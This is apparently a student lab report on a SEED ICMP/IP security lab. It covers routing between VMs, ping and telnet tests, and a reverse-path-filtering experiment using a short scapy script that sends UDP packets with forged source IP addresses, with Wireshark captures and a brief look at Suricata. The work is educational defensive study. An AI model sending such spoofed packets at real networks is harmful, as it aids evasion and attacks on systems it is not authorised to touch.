
```
[03/26/23]seed@VM:~\Client$ sudo ip route add 10.0.2.4 dev enp0s8 via 192.168.60.1
[03/26/23]seed@VM:~\Client$ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.60.1    0.0.0.0         UG    100    0        0 enp0s8
10.0.2.4        192.168.60.1    255.255.255.255 UGH   0      0        0 enp0s8
169.254.0.0     0.0.0.0         255.255.0.0     U     1000   0        0 enp0s8
192.168.60.0    0.0.0.0         255.255.255.0   U     100    0        0 enp0s8
```

Enable the IP forwarding for the “Server” machine to behave like a gateway.



```
[03/26/23]seed@VM:~\ Server$ sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
[03/26/23]seed@VM:~\ Server$
```


- Ping from the Client to Attacker



```
[03/26/23]seed@VM:~\Client$ ping 10.0.2.4 -c 3
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=63 time=2.23 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=63 time=1.76 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=63 time=2.09 ms

--- 10.0.2.4 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 1.762/2.030/2.236/0.205 ms
[03/26/23]seed@VM:~\Client$
```

The ping from Client to Attacker was successful.


- Ping from Attacker to Client



```
[03/26/23]seed@Attacker$ ping 192.168.60.5 -c 3
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=2.77 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=2.56 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=2.17 ms

--- 192.168.60.5 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 2.170/2.503/2.779/0.251 ms
[03/26/23]seed@Attacker$
```

The ping from Attacker to Client was successful.


- Telnet from Attacker to Client



```
[03/26/23]seed@Attacker$ telnet 192.168.60.5
Trying 192.168.60.5...
Connected to 192.168.60.5.
```

The telnet from Attacker to Client was successful.

- Telnet from Client to Attacker



```
[03/26/23]seed@VM:~\Client$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
```


The telnet from Client to Attacker was successful.

Task 3.c: Reverse Path Filtering

- On the attacker machine we created this script. Spoofing computer B (Client computer = 192.168.60.5).

```
#!/usr/bin/python3
from scapy.all import *

ip = IP(src="10.0.2.7", dst="192.168.60.5")
send(ip/UDP())

ip = IP(src="192.168.60.3", dst="192.168.60.5")
send(ip/UDP())

ip = IP(src="1.2.3.4", dst="192.168.60.5")
send(ip/UDP())
```


- Server wireshark



```
No.  Time                              Source               Destination   Protocol
  1 2023-03-27 05:27:43.250643363     ::1                  ::1           UDP
  2 2023-03-27 05:27:45.172615876     PcsCompu_78:12:e0                  ARP
  3 2023-03-27 05:27:45.172635547     PcsCompu_94:63:67                  ARP
  4 2023-03-27 05:27:45.192473310     10.0.2.7             192.168.6…    UDP
  5 2023-03-27 05:27:45.192484743     10.0.2.7             192.168.6…    UDP
  6 2023-03-27 05:27:45.225040317     192.168.60.3         192.168.6…    UDP
  7 2023-03-27 05:27:45.257494575     1.2.3.4              192.168.6…    UDP
  8 2023-03-27 05:27:50.435654982     PcsCompu_6b:7e:62                  ARP
  9 2023-03-27 05:27:50.436780481     PcsCompu_b3:69:8a                  ARP
 10 2023-03-27 05:28:03.268675080     ::1                  ::1           UDP
 11 2023-03-27 05:28:23.302175650     ::1                  ::1           UDP

▶ Frame 1: 64 bytes on wire (512 bits), 64 bytes captured (512 bits) on interface 0
▶ Linux cooked capture
▶ Internet Protocol Version 6, Src: ::1, Dst: ::1
▶ User Datagram Protocol, Src Port: 38659, Dst Port: 43930
```

We can see that the Server has received all the packets.

- Client’s (B) wireshark



```
Time                          Source                Destination           Protocol  Le
2023-03-27 05:27:46.0381986…  10.0.2.7              192.168.60.5          UDP
2023-03-27 05:27:51.2840818…  PcsCompu_6b:7e:62     PcsCompu_b3:69:8a     ARP
2023-03-27 05:27:51.2841013…  PcsCompu_b3:69:8a     PcsCompu_6b:7e:62     ARP
```

```
▶ Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface
▶ Ethernet II, Src: PcsCompu_6b:7e:62 (08:00:27:6b:7e:62), Dst: PcsCompu_b3:69:8a
▶ Internet Protocol Version 4, Src: 10.0.2.7, Dst: 192.168.60.5
▶ User Datagram Protocol, Src Port: 53, Dst Port: 53
```

On the Client’s wireshark we can see that only a packet with source ip 10.0.2.7 has arrived to the Client network.

Conclusion

During the experiment, it was observed that only the packet with the source IP address belonging to the local area network (LAN) was successfully forwarded to the destination machine. The other two packets, which had source IP addresses belonging to the internal network 192.168.60.0/24 and the Internet (e.g., 1.2.3.4), were dropped by the router due to Reverse Path Filtering (RPF).

The RPF feature checks the source IP address against the routing table to verify that incoming traffic is legitimate and not forged. In this case, the router determined that the source IP addresses of the two packets did not match the expected source addresses based on the routing table and dropped them accordingly.

As a result, the experiment demonstrated the effectiveness of RPF in preventing IP spoofing attacks by filtering out traffic from suspicious sources. By implementing RPF as part of a comprehensive network security strategy, organizations can improve their ability to protect against network attacks and keep their systems and data secure.

Overall summary and reflection:

The ICMP/IP security lab provided valuable insights into the configuration and security of network communication. Through the lab, we learned about the importance of properly configuring IP packets to ensure secure and efficient communication. Additionally, we were introduced to the concept of Routing and Reverse Path Filtering (RPF) as a crucial security feature for protecting against network attacks that exploit IP spoofing.

Overall, the lab highlighted the importance of network security measures and the need for proper configuration to prevent unauthorized access and network attacks. Participants gained valuable insights into the potential vulnerabilities associated with network communication and learned practical skills to protect against such attacks.

In our research we got to know a possible tool for detecting fragmentation attacks: **Suricata**. This is a high-performance open-source IDS and IPS that can be used to detect and prevent various network attacks, including UDP and ICMP fragmentation attacks.

Suricata uses a rule-based detection engine that can analyze network traffic and alert administrators when it detects suspicious activity. The rules are customizable and can be adjusted to detect specific types of attack.

To detect UDP fragmentation attacks, Suricata can inspect the payload of the packets and look for signs of fragmentation, such as missing or overlapping fragments. When on IPS mode, It can also inspect the size of the packets and drop those that exceed a certain threshold.

For ICMP fragmentation attacks, Suricata can analyze the ICMP packets and check for inconsistencies in the fragment offsets and lengths. It can also look for packets with invalid or missing headers, which are common indicators of ICMP fragmentation attacks.